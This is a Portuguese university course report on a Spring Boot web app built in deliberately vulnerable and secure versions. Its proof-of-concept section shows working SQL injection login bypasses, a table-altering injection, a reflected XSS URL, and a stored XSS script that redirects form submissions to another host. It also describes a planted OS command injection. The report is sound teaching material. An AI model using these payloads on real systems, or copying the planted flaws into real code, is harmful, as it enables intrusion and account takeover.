

1 2


9 0



FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE DE
COIMBRA

Secure Coding and Vulnerability Detection

Assignment #2



**Mestrado em Segurança Informática
Ano letivo 2022/2023**

Introdução:

Este trabalho foi realizado no âmbito da cadeira de Concepção e Desenvolvimento de Software Seguro com o objetivo de desenvolver uma “mini” *Web Application* que possuísse 4 funcionalidades: *Login*, Inserção de mensagens, Sistema de procura por livros e como Extra implementou-se um Registo de contas. Para cada uma das funcionalidades descritas existe uma versão corretamente implementada e uma versão vulnerável. Na versão correta pretende-se que sejam seguidas as boas práticas de programação bem como garantir a inexistência de quaisquer vulnerabilidades. Já na versão vulnerável, não se espera que sejam seguidas à risca todas as boas práticas, pelo que poderá haver vulnerabilidades (por exemplo: *SQL Injection*, *XSS*, *CSRF*, entre outras).

Tecnologias:

Durante o desenvolvimento da *Web Application* foram utilizadas diversas ferramentas e bibliotecas, em conjunto com a linguagem de programação **Java**, de modo a atingir os diversos objetivos propostos.

Ferramentas:

- *Maven*
 - *Thymeleaf*
 - *Spring-Boot*
 - *PostgreSQL*

A ferramenta *Maven* é utilizada com o intuito de agilizar o importe de bibliotecas e módulos relativos às *frameworks Spring-Boot* e *Thymeleaf*. A primeira é utilizada para suportar a *Web Application* implementada, sendo nesta onde se encontram definidos os diferentes *endpoints*, serviços e conexão à base de dados. Já a segunda *framework* é usada como suporte à primeira e acrescenta diversas funcionalidades aos ficheiros *HTML*, tal como adição de ciclos mais sofisticados (*th:each*), condições (*th:if*) e passagem de objetos que venham a ser preenchidos nos formulários (*th:object*). A partir do *Thymeleaf* é também possível evitar ataques de *XSS* usando *th:text*. Assim, através do *Maven* e usando as dependências certas conseguimos utilizar da melhor maneira estas duas *frameworks*.

Todas as *queries* executadas durante este projeto correm sobre a linguagem *PostgreSQL*.

Bibliotecas:

- *org.springframework.**: permite obter as diferentes funções e anotações (*@GetMapping*, *@PostMapping*, *@CookieValue*, *@ModelAttribute*, *@Autowired*, *@Bean*, entre outras) relativas à *framework Spring-Boot*. Por outro lado, também é utilizada para criar classes do tipo serviço e repositório, que juntamente com as classes próprias dos objetos (*User*, *Book*, *Message*), permite mapear os mesmo como tabelas na base de dados.
- *java.security.** e *javax.crypto.Cipher*: permitem obter diferentes funções usadas para encriptação e desencriptação de parâmetros, enquanto os mesmo são passados pelos *requests* da aplicação.
- *java.util.**: permite importar classes como *List* (objetos do tipo lista), *Base64*(codificar e decodificar *inputs*) e *Date* (objeto do tipo data).
- *java.io.**: permite importar módulos de modo a que seja possível dar *handle* de exceções.
- *javax.persistence.**: permite importar classes e funções que dêem auxílio na construção e execução de *queries* concatenadas. Por outro lado, possibilita efetuar anotações nas classes dos objetos (*@Id*, *@GeneratedValue*, *@Column*, *@Entity*).

- `java.transaction.Transactional` e `javax.validation.constraints.*`: permite importar anotações relativas à base de dados (`@Transactional` no caso do primeiro *import*, já no segundo são usadas `@Size`, `@NotNull`).
- `com.amdelamar.*` e `java.net.URLEncoder`: biblioteca e *import* utilizados para implementar 2FA na versão correta do *Login*
- `java.time.*`: utilizado com vista a converter as datas recebidas da base de dados para o formato usado durante a aplicação.
- `java.math.BigDecimal`: permite importar o objeto equivalente a `numeric(precision, scale)` utilizado na coluna das tabelas da base de dados. Em Java o objeto chama-se `BigDecimal` que, juntamente com a anotação `@Column` proveniente da biblioteca `javax.persistence.*`, possibilita definir a *precision* e *scale*.
- `javax.servlet.http.Cookie` e `javax.servlet.http.HttpServletResponse`: *imports* que tornam possível a definição *cookies*.

Funcionalidades:

Explicitadas as tecnologias utilizadas, iremos prosseguir para descrição das funcionalidades implementadas. Como já referido, cada funcionalidade apresenta uma versão vulnerável e outra não vulnerável que, por sua vez, se encontram separadas em diferentes *endpoints* (e, portanto, diferentes páginas *HTML*). O Menu inicial foi organizado da seguinte forma:

Design and Development of Secure Software

Practical Assignment #2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

[Part 1.1: Vulnerable Non-Vulnerable](#)
[Part 1.2: Vulnerable Non-Vulnerable](#)
[Part 1.3: Vulnerable Non-Vulnerable](#)
[Part 1.4: Vulnerable Non-Vulnerable](#)

O *url* que permite aceder a esta página será <http://localhost:8080/index> e, tal como podemos observar, contém hiperligações para as diferentes funcionalidades implementadas, onde:

- Part 1.1 corresponde à funcionalidade de “Login”
- Part 1.2 corresponde à funcionalidade de “Inserção de mensagens”
- Part 1.3 corresponde à funcionalidade de “Sistema de procura por livros”
- Part 1.4 corresponde à funcionalidade de “Registo de contas” (ou seja, parte extra)

É de notar que se um utilizador não estiver autenticado só conseguirá aceder às funcionalidades da *part 1.1* e *part 1.4*, ou seja, só lhe será permitido autenticar-se ou registar-se numa conta. Caso o *user* tente aceder à *part 1.2* e à *part 1.3* ser-lhe-á exibido uma mensagem de erro com um pedido de autenticação.

Design and Development of Secure Software

Practical Assignment #2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

[Part 1.1: Vulnerable Non-Vulnerable](#)
[Part 1.2: Vulnerable Non-Vulnerable](#)
[Part 1.3: Vulnerable Non-Vulnerable](#)
[Part 1.4: Vulnerable Non-Vulnerable](#)

User not logged

Seguindo o mesmo raciocínio, caso o utilizador esteja autenticado só poderá aceder às funcionalidades da *part 1.2* e da *part 1.3*. Por outro lado, se o *user* tentar aceder à *part 1.1* e à *part 1.4* ser-lhe-á apresentado uma mensagem de erro a informar que já se encontra autenticado, ou seja, terá de terminar a sessão para que lhe seja permitido o acesso a estas mesmas funcionalidades.

Design and Development of Secure Software

Practical Assignment #2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 1.1: [Vulnerable](#) [Non-Vulnerable](#)
Part 1.2: [Vulnerable](#) [Non-Vulnerable](#)
Part 1.3: [Vulnerable](#) [Non-Vulnerable](#)
Part 1.4: [Vulnerable](#) [Non-Vulnerable](#)

User already logged

[Logout](#)

Parte 1 - Login

Para um *user* poder utilizar as funcionalidades relativas à parte 2 e 3, o mesmo deverá autenticar-se e como tal poderá fazê-lo de forma vulnerável ou não vulnerável. O *url* para o *login* vulnerável é http://localhost:8080/part1_1_vulnerable, enquanto que para o não vulnerável é http://localhost:8080/part1_1_non_vulnerable.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.1

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 1.0 - Vulnerable Form	
Username	<input type="text" value="Enter Username"/>
Password	<input type="text" value="Enter Password"/>
Remember me	<input type="checkbox"/>
Login	

Vulnerável - más práticas e vulnerabilidades:

- 1) É permitido *SQL Injection*.
- 2) Campo da *password* com tipo “text”, permitindo *shoulder surfing*.
- 3) Utilização do método *GET* para submeter o *Form*.
- 4) Não há proteção contra *CSRF*.
- 5) Caso as credenciais estejam inválidas é retornada uma mensagem de erro a indicar se se trata da introdução incorreta de um *username* ou *password*.
- 6) É possível manipular o *url* do *login* e injetar código na página HTML, causando *Reflected XSS*, mudando igualmente a mensagem de erro
- 7) Ao realizar autenticação com o campo “remember me” selecionado, o *user* permanece autenticado durante 30 dias.
- 8) Campos do *form* com *autocomplete* ligado

Design and Development of Secure Software

Practical Assignment #2 - Part 1.1

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 1.1 - Correct Form	
Username	Enter Username
Password	Enter Password
2FA Token	Enter QRCode
Remember me	<input type="checkbox"/>
Login	

Não vulnerável - boas práticas e prevenções:

- 1) Utilização de *queries* parametrizadas e como tal não será possível efetuar *SQL Injection*.
- 2) *Inputs* encontram-se sanitizados e como tal quaisquer caracteres perigosos (como por exemplo: < > \0 | & " ' ; \ -) irão invalidar a autenticação, impedindo injeção de código.
- 3) Utilização de 2FA através do *Google Authenticator*.
- 4) Utilização do método *POST* para submeter o *Form*.
- 5) Campo da *password* com tipo “*password*”, impedindo *shoulder surfing*.
- 6) É usado um *token CSRF*, impedindo ataques *CSRF*.
- 7) Caso as credenciais estejam inválidas é retornada uma mensagem de erro a informar que as credenciais estão incorretas, não especificando o campo onde este ocorreu.
- 8) A mensagem de erro é enviada pelas *cookies* e é exibida utilizando *th:text*. (*output* sanitizado).
- 9) Um *user*, ao autenticar-se com o campo “remember me” selecionado, permanece autenticado apenas durante 1 hora.
- 10) Campos do *form* com *autocomplete* desligado

Parte 2 - Inserção de mensagens

Nesta funcionalidade, o *user* conseguirá enviar mensagens para uma pequena caixa de texto. O texto poderá ser visualizado quando o utilizador voltar mais tarde a esta página. Caso se opte por efetuar a inserção de mensagens de forma vulnerável poderá ser utilizado o *url* http://localhost:8080/part1_2_vulnerable, caso contrário poderá se realizar esta ação de forma não vulnerável através do *url* http://localhost:8080/part1_2_non_vulnerable.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 2.0 - Vulnerable Form	
Enter Text	
Submit	

Output Box	
admin : ola	
admin : (ola)	
admin : ewqewq	

Vulnerável - más práticas e vulnerabilidades:

- 1) É permitido *SQL Injection*.
- 2) Utilização do método *GET* para submeter o *Form*.
- 3) Não há proteção contra *CSRF*.
- 4) Input na caixa de texto não é sanitizado permitindo *Stored XSS*.
- 5) Output não é sanitizado.
- 6) É possível manipular o *url* da inserção de mensagens e injetar código na página HTML, causando *Reflected XSS*, mudando igualmente a mensagem de erro

Design and Development of Secure Software

Practical Assignment #2 - Part 1.2

DISCLAIMER: This code is to be used in the scope of the *DDSS* course.

The image consists of two separate windows. The top window is titled "Part 2.1 - Correct Form". It contains a single input field with the placeholder text "Enter Text" and a "Submit" button at the bottom right. The bottom window is titled "Output Box" and displays three lines of text: "admin:ola", "admin:(ola)", and "admin:ewqewq".

Não vulnerável - boas práticas e prevenções:

- 1) Utilização de *queries* parametrizadas e como tal não será possível efetuar *SQL Injection*.
- 2) *Inputs* encontram-se sanitizados e como tal quaisquer caracteres perigosos (como por exemplo: < > \0 | & " ; \ -) irão invalidar a autenticação, impedindo injeção de código.
- 3) Utilização do método *POST* para submeter o *Form*.
- 4) É usado um *token CSRF*, impedindo ataques *CSRF*.
- 5) *Outputs* da tabela de mensagem são sanitizados usando *th:text*.

Parte 3 - Sistema de procura por livros

Através desta funcionalidade é permitido ao utilizador verificar se os livros pretendidos existem na base de dados. Para que isto seja possível, este poderá optar por efetuar uma pesquisa com base nos parâmetros especificados ou efetuar mesmo uma pesquisa avançada. Caso se pretenda realizar esta procura através de um *form* vulnerável poderá ser utilizado o *url* http://localhost:8080/part1_3_vulnerable, caso contrário o *url* que possibilita efetuar esta pesquisa através de um *form* não vulnerável é http://localhost:8080/part1_3_non_vulnerable.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.3

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 3.0 - Vulnerable Form		Title Authors Category Publication Date Recomendation Notes Keywords Price						
Title								
Author								
Category	All							
Price more than								
Price less than								
Advanced								
Search For:	[]							
Within:	Anywhere							
Match:	<input type="radio"/> Any word <input type="radio"/> All words <input type="radio"/> Exact phrase							
Date								
<input type="radio"/> Anytime								
<input type="radio"/> From:	[]	[]						
<input type="radio"/> To:	[]	[]						
Show:	5	results	with	summaries				
Sort by:	relevance							
<input type="button" value="Search"/>								

Vulnerável - más práticas e vulnerabilidades:

- 1) É permitido *SQL Injection*.
- 2) Utilização do método *GET* para submeter o *Form*.
- 3) Não há proteção contra *CSRF*.
- 4) *Input* e *Output* não são sanitizados.
- 5) Através de *SQL Injection* é possível efetuar *Stored XSS*, por exemplo armazenando um livro.
- 6) É possível manipular o *url* do sistema de procura por livros e injetar código na página HTML, causando *Reflected XSS*, mudando igualmente a mensagem de erro

Design and Development of Secure Software

Practical Assignment #2 - Part 1.3

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 3.1 - Correct Form		Title Authors Category Publication Date Recomendation Notes Keywords Price						
Title								
Author								
Category	All							
Price more than								
Price less than								
Advanced								
Search For:	[]							
Within:	Anywhere							
Match:	<input checked="" type="radio"/> Any word <input type="radio"/> All words <input type="radio"/> Exact phrase							
Date								
<input checked="" type="radio"/> Anytime								
<input checked="" type="radio"/> From:	[]	[]						
<input checked="" type="radio"/> To:	[]	[]						
Show:	5	results	with	summaries				
Sort by:	relevance							
<input type="button" value="Search"/>								

Não vulnerável - boas práticas e prevenções:

- 1) Utilização de *queries* parametrizadas e como tal não será possível efetuar *SQL Injection*.
- 2) *Inputs* encontram-se sanitizados e como tal quaisquer caracteres perigosos (como por exemplo: < > \0 | & " ; \ -) irão invalidar a autenticação, impedindo injeção de código.
- 3) Utilização do método *POST* para submeter o *Form*.
- 4) É usado um *token CSRF*, impedindo ataques *CSRF*.
- 5) *Outputs* da tabela de livros são sanitizados usando *th:text*.

Parte Extra - Registo de Contas

Antes de ser efetuado qualquer *login*, é necessário oferecer ao utilizador a oportunidade de criar uma conta na *Web Application*, tendo-se optado, assim, por implementar esta funcionalidade como parte extra. O registo efetuado de forma vulnerável diverge do realizado de forma não vulnerável devido, desde já, à utilização de um Two-Factor Authentication (2FA) nesta última. Caso se pretenda efetuar um registo de conta de forma vulnerável poderá ser utilizado o *url* http://localhost:8080/part1_4_vulnerable, caso contrário poderá se optar pela sua realização de forma não vulnerável através do *url* http://localhost:8080/part1_4_non_vulnerable.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.4

DISCLAIMER: This code is to be used in the scope of the *DDSS* course.

Part 4.0 - Vulnerable Form	
Username	<input type="text" value="Enter Username"/>
Password	<input type="text" value="Enter Password"/>
<input type="button" value="Register"/>	

Vulnerável - más práticas e vulnerabilidades:

- 1) É permitido *SQL Injection*.
- 2) Campo da password com tipo “text”, permitindo *shoulder surfing*.
- 3) Utilização do método *GET* para submeter o *Form*.
- 4) Não há proteção contra *CSRF*.
- 5) É possível manipular o *url* do registo e injetar código na página HTML, causando *Reflected XSS*, mudando igualmente a mensagem de erro
- 6) Se for introduzida uma *password* fraca, o *form* apenas indica que a *password* definida é fraca, não sugerindo o tipo de alteração que deverá ser efetuada à mesma para que seja possível contrariar este mesmo efeito.
- 7) É efetuada uma pesquisa num ficheiro que contém as 100000 *passwords* mais usadas, sendo, assim, possível perceber se o utilizador está a definir uma *password* demasiado fraca para a sua conta. Se não se efetuasse esta verificação, um atacante com acesso a um ficheiro deste tipo poderia facilmente descobri-la. No entanto, acontece que esta pesquisa é efetuada através de um comando executado no sistema operativo, onde se concatena a *password* inserida pelo utilizador no mesmo. Através disto, torna-se possível efetuar *Remote OS Command Injection* ou *Path Transversal*.
- 8) Campos do *form* com *autocomplete* ligado.
- 9) As *passwords* são guardadas concatenando o *salt*, mas, neste caso, o mesmo encontra-se sempre vazio, ou seja, a *password* apenas é armazenada com *hash*. Assim, se duas ou mais pessoas tiverem a mesma *password*, esta será guardada com o mesmo valor na base de dados.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.4

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 4.1 - Correct Form	
Username	Enter Username
Password	Enter Password
<input type="button" value="Register"/>	

Não vulnerável - boas práticas e prevenções:

- 1) Utilização de *queries* parametrizadas e como tal não será possível efetuar *SQL Injection*.
- 2) *Inputs* encontram-se sanitizados e como tal quaisquer caracteres perigosos (como por exemplo: < > \0 | & " ; \ -) irão invalidar a autenticação, impedindo injeção de código.
- 3) Utilização do método *POST* para submeter o *Form*.
- 4) Campo da *password* com tipo “*password*”, impedindo *shoulder surfing*.
- 5) É usado um *token CSRF*, impedindo ataques *CSRF*.
- 6) Mensagens de erro são enviadas pelas *cookies* e são exibidas utilizando *th:text*. (*output* sanitizado).
- 7) Campos do *form* com *autocomplete* desligado.
- 8) *Password* é guardada concatenando um valor *salt*, gerado aleatoriamente.
- 9) *Passwords* de contas criadas através deste método seguem as seguintes políticas:
 - Não conter caracteres perigosos
 - *Password* não pode ser igual ao *username*
 - Deve conter pelo menos um número
 - Deve conter pelo menos um caractere maiúsculo e minúsculo
 - Conter pelo menos 8 caracteres (o ideal serial 16, mas para testar ao longo do trabalho a melhor opção foi deixar 8 como o mínimo)
 - Conter pelo menos um caractere especial (NÃO perigoso)
 - A *password* não pode estar contida no grupo das 100000 usadas, sendo assegurado isso através de uma pesquisa num ficheiro. Para se evitar o sucedido na parte vulnerável, aqui procedeu-se à abertura de um ficheiro utilizando a linguagem Java.

NOTAS:

- Vulnerabilidades associadas à não encriptação da comunicação encontram-se presentes em qualquer funcionalidade, considera-se estas vulnerabilidades fora do scope deste trabalho (como por exemplo: a não utilização do protocolo *HTTPS*, segurança nos *headers* - *CSP*, entre outras)
- Ainda que, como referido, esteja fora do que era pretendido, os campos de *username* e *password* na parte 1 e na parte extra foram encriptados utilizando *RSA*, sendo a chave pública gerada aquando da sua submissão no *form* (de modo que não seja fácil intercetar tais parâmetros). Do lado do servidor, é feita mais tarde a desencriptação utilizando a chave privada. É de relembrar que esta nunca será a solução ideal para este problema, o correto seria usar encriptação com o protocolo *HTTPS*.
- As páginas vulneráveis como não estão devidamente protegidas possibilitam a introdução de *inputs* que, por sua vez, provocam a ocorrência de erros. Devido ao /error não se

encontrar mapeado é fornecida informação acerca da causa do mesmo, por vezes de diretórias dos ficheiros ou em casos de *SQL Injection* é revelado detalhes sobre a query a ser executada.

Vulnerabilidades e *Proof of Concept*

Sendo já conhecido as vulnerabilidades que foram implementadas nas diversas funcionalidades, irá ser de seguida demonstrado como é que as mesmas podem vir a ser exploradas:

- *SQL Injection*: injeção de código SQL, onde o atacante tem conhecimento prévio do modo como as *queries* da aplicação funcionam.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.1

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 1.0 - Vulnerable Form	
Username	' or 1=1 --
Password	13jh132b
Remember me	<input type="checkbox"/>
<input type="button" value="Login"/>	

O comportamento inicial da *query* passa por retornar todos os *users* que tenham o *username* e *password* introduzidos, sendo esta definida da seguinte forma:

```
SELECT * FROM users WHERE username = ' + [username] + ' and password = ' + [password] + '
```

Através do *exploit* demonstrado na última imagem, a *query* resultante seria:

```
SELECT * FROM users WHERE username = ' or 1 = 1 -- ' and password = '13jh132b'
```

Por sua vez, esta retorna todos os *users* armazenados na base de dados e consequentemente permite que o atacante se autentique na primeira conta retornada no resultado.

- *Blind SQL Injection*: não tendo conhecimento acerca das *queries* executadas, são realizadas várias *SQL Injections* com o intuito de tentar perceber o comportamento das mesmas. Após obter um conhecimento mais aprimorado das *queries*, torna-se possível a execução de uma *SQL Injection* que venha a explorar precisamente a vulnerabilidade encontrada. Pegando na *query* anterior e inserindo o seguinte *input*:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.1

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 1.0 - Vulnerable Form	
Username	' yupi
Password	hiihiih
Remember me	<input type="checkbox"/>
<input type="button" value="Login"/>	

Consequentemente, é retornado o seguinte erro:

```
Caused by: org.postgresql.util.PSQLException: Unterminated string literal started at position 45 in SQL SELECT * FROM users WHERE username = '' yupi''. Expected char
at org.postgresql.core.Parser.checkParsePosition(Parser.java:1380)
at org.postgresql.core.Parser.parseSql(Parser.java:1287)
at org.postgresql.core.Parser.replaceProcessing(Parser.java:1231)
at org.postgresql.core.CachedQueryCreateAction.create(CachedQueryCreateAction.java:43)
at org.postgresql.core.CachedQueryCreateAction.create(CachedQueryCreateAction.java:19)
at org.postgresql.util.LruCache.borrow(LruCache.java:123)
at org.postgresql.core.QueryExecutorBase.borrowQuery(QueryExecutorBase.java:296)
at org.postgresql.jdbc.PgConnection.borrowQuery(PgConnection.java:172)
at org.postgresql.jdbc.PgPreparedStatement.<init>(PgPreparedStatement.java:87)
at org.postgresql.jdbc.PgConnection.prepareStatement(PgConnection.java:1301)
at org.postgresql.jdbc.PgConnection.prepareStatement(PgConnection.java:1745)
at org.postgresql.jdbc.PgConnection.prepareStatement(PgConnection.java:430)
at com.zaxxer.hikari.pool.ProxyConnection.prepareStatement(ProxyConnection.java:337)
at com.zaxxer.hikari.pool.HikariProxyConnection.prepareStatement(HikariProxyConnection.java)
at org.hibernate.engine.jdbc.internal.StatementPreparerImpl$5.doPrepare(StatementPreparerImpl.java:149)
at org.hibernate.engine.jdbc.internal.StatementPreparerImpl$StatementPreparationTemplate.prepareStatement(StatementPreparerImpl.java:176)
... 105 more
```

Com isto, conseguimos obter um melhor conhecimento das *queries* presentes, neste caso foi descoberto que uma outra *query* é executada antes da que permite autenticar o *user* na aplicação. O atacante poderá assumir que a *query* apresentada se encontra contida na de autenticação, mas com o acréscimo de esta última efetuar ainda uma comparação com a *password* introduzida. Deste modo, este poderá explorar esta vulnerabilidade utilizando uma *SQL Injection* semelhante à realizada anteriormente:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.1

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 1.0 - Vulnerable Form	
Username	yupi' or 'loguei'='loguei' --
Password	naoseiapassnaopreciso
Remember me	<input type="checkbox"/>
<input type="button" value="Login"/>	

Seguindo o raciocínio descrito acima, a *query* descoberta passará a ser:

```
SELECT * FROM users WHERE username ='yupi' or 'loguei'='loguei' -- '
```

Superada esta primeira *query*, a próxima poderá também vir a ser ultrapassada identicamente:

```
SELECT * FROM users WHERE username ='yupi' or 'loguei'='loguei' -- ' and password =
'naoseiapassnaopreciso'
```

Retornando, novamente, todos os utilizadores e permitindo que o atacante se autentique.

- Reflected XSS: caso o atacante modifique algo num *request*, essas mesmas alterações irão refletir-se na página do utilizador, podendo impulsionar a adoção de um comportamento malicioso por parte do mesmo.

Imaginemos o seguinte caso:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.4

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 4.0 - Vulnerable Form	
Username	<input type="text" value="admin"/>
Password	<input type="password" value="1234'/aBxPto"/>
<input type="button" value="Register"/>	

```
Intercept HTTP history WebSockets history Options
Request to http://localhost:8080 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser Co
Pretty Raw Hex
1 GET /part1_4_vulnerable?error=User%20already%20exists HTTP/1.1
2 Host: localhost:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/108.0.5359.125 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 sec-ch-ua: "Chromium/108 Brand";v="0", "Chromium";v="108"
11 sec-ch-ua-mobile: "?0"
12 sec-ch-ua-platform: "Windows"
13 Referer: http://localhost:8080/part1_4_vulnerable
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: XSRF-TOKEN=7381cd05-dbc8-4d18-aeeaa-ad73efed48a9
17 Connection: close
18
19
```

Alguém tenta registrar-se com o *username* “admin”, mas acontece que já existe um utilizador registado com precisamente esse *username*, logo será retornada uma mensagem de erro a informar que o “User already exists”, sendo esta fornecida dentro do próprio *URL*. Assim, esta oportunidade poderá vir a ser aproveitada pelo atacante através da alteração desta parte do *URL*:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.4

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 4.0 - Vulnerable Form	
Username	<input type="text" value="admin"/>
Password	<input type="password" value="1234'/aBxPto"/>
<input type="button" value="Register"/>	

```
Intercept HTTP history WebSockets history Options
Request to http://localhost:8080 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser Co
Pretty Raw Hex
1 GET /part1_4_vulnerable?error=
User%20already%20exists.%20%3Cbutton%20type%3D%22button%22%3ELog
in%20Here!%3C%22button%3E HTTP/1.1
2 Host: localhost:8080
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/108.0.5359.125 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
6 Sec-Fetch-Site: same-origin
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 sec-ch-ua: "Chromium/108 Brand";v="0", "Chromium";v="108"
11 sec-ch-ua-mobile: "?0"
12 sec-ch-ua-platform: "Windows"
13 Referer: http://localhost:8080/part1_4_vulnerable
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: XSRF-TOKEN=7381cd05-dbc8-4d18-aeeaa-ad73efed48a9
17 Connection: close
18
19
```

Explorando esta oportunidade, o atacante modificou a mensagem de erro para “User already exists. Do login: <button type="button">Login Here!</button>”. Quando a mensagem for recebida pelo utilizador, a *Web Application* irá dispô-la da seguinte forma:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.4

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 4.0 - Vulnerable Form	
Username	Enter Username
Password	Enter Password
<input type="button" value="Register"/>	

User already exists. Do login: [Login Here!](#)

O utilizador poderia vir a ser facilmente enganado e conduzido a carregar no botão de “Login Here!”, sendo encaminhado para outra página que não a do *website*. Isto acontece precisamente devido ao *output* na página *HTML* não se encontrar sanitizado.

```
<div style="color: red">
|   [${error}]
</div>
```

Através desta implementação, claramente podemos concluir que a mensagem de erro é colocada diretamente no *HTML* e não na forma de *string*.

- Stored XSS: é efetuada injeção de código na aplicação, sendo que esta não tem efeito imediato. No entanto, mais tarde, poderá vir a impulsionar a execução de um ataque.

Com vista a explorar este tipo de vulnerabilidade, o atacante começa por entrar na parte 2 vulnerável (depois de estar autenticado), tentando de seguida inserir a seguinte mensagem:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 2.0 - Vulnerable Form	
<pre></td> <td> <script th:inline="javascript"> var objs = document.getElementsByTagName("button") for (let item of objs) { item.onclick = function(){ document.getElementById("form_change").action = "http://localhost:8081/index"; document.getElementById("form_change").method = "get"; } } </script></pre>	
<input type="button" value="Submit"/>	

Output Box

Neste caso, o atacante não irá conseguir inserir a mensagem, já que o limite máximo de caracteres é 256, resultando no seguinte erro:

```
Caused by: org.postgresql.util.PSQLException: ERROR: value too long for type character varying(256)
    at org.postgresql.core.v3.QueryExecutorImpl.receiveErrorResponse(QueryExecutorImpl.java:2675)
    at org.postgresql.core.v3.QueryExecutorImpl.processResults(QueryExecutorImpl.java:2365)
    at org.postgresql.core.v3.QueryExecutorImpl.execute(QueryExecutorImpl.java:355)
    at org.postgresql.jdbc.PgStatement.executeInternal(PgStatement.java:490)
    at org.postgresql.jdbc.PgStatement.execute(PgStatement.java:408)
    at org.postgresql.jdbc.PgPreparedStatement.executeUpdate(PgPreparedStatement.java:166)
    at org.postgresql.jdbc.PgPreparedStatement.executeUpdate(PgPreparedStatement.java:134)
    at com.zaxxer.hikari.pool.ProxyPreparedStatement.executeUpdate(ProxyPreparedStatement.java:61)
    at com.zaxxer.hikari.pool.HikariProxyPreparedStatement.executeUpdate(HikariProxyPreparedStatement.java)
    at org.hibernate.engine.jdbc.internal.ResultSetReturnImpl.executeUpdate(ResultSetReturnImpl.java:197)
    ... 101 more
```

O atacante com esta informação percebe que terá de aumentar em primeiro lugar o número de caracteres. Para que seja possível efetuar essa mesma alteração na tabela das mensagens, este pode vir a tentar efetuar *SQL Injection* da seguinte forma:

Design and Development of Secure Software

Practical Assignment #2 - Part 1.2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 2.0 - Vulnerable Form	
<pre>XSS incoming'); ALTER TABLE messages ALTER COLUMN message TYPE character varying(1024); --</pre>	
<input type="button" value="Submit"/>	

Output Box	
admin : ja foste	

Com esta modificação, o atacante irá, finalmente, conseguir inserir o seu *script* nas mensagens. Caso se inspecione o elemento na página, pode verificar-se que o *script* foi efetivamente injetado com sucesso.

Design and Development of Secure Software

Practical Assignment #2 - Part 1.2

DISCLAIMER: This code is to be used in the scope of the DDSS course.

Part 2.0 - Vulnerable Form	
<input type="text" value="Enter Text"/>	
<input type="button" value="Submit"/>	

Output Box	
admin : ja foste	
admin :	

Elements Console Sources Network Performance Memory Application Security Lighting

```
<!DOCTYPE html>
<html>
  <head></head>
  <body>
    <form action="/index" method="get"></form>
    <div align="center">
      <h1>Design and Development of Secure Software</h1>
      <h2>Practical Assignment #2 - Part 1.2 </h2>
      <div align="center"></div>
      <br>
      <br>
      <form id="form_change" action="/part1_2_vulnerable_post" method="get"></form> == $0
      <br>
      <br>
      <table style="width: 500px" border="1" cellpadding="1">
        <thead></thead>
        <tbody>
          <tr>
            <td>admin : ja foste</td>
          </tr>
          <tr>
            <td>admin : </td>
          </td>
          <script th:inline="javascript">
            var objs = document.getElementsByTagName("button")
            for (let item of objs) { item.onclick = function(){
              document.getElementById("form_change").action = "http://localhost:8081/index";
              document.getElementById("form_change").method = "get";
            }
          </script>
        </tbody>
      </table>
    </div>
  </body>
</html>
```

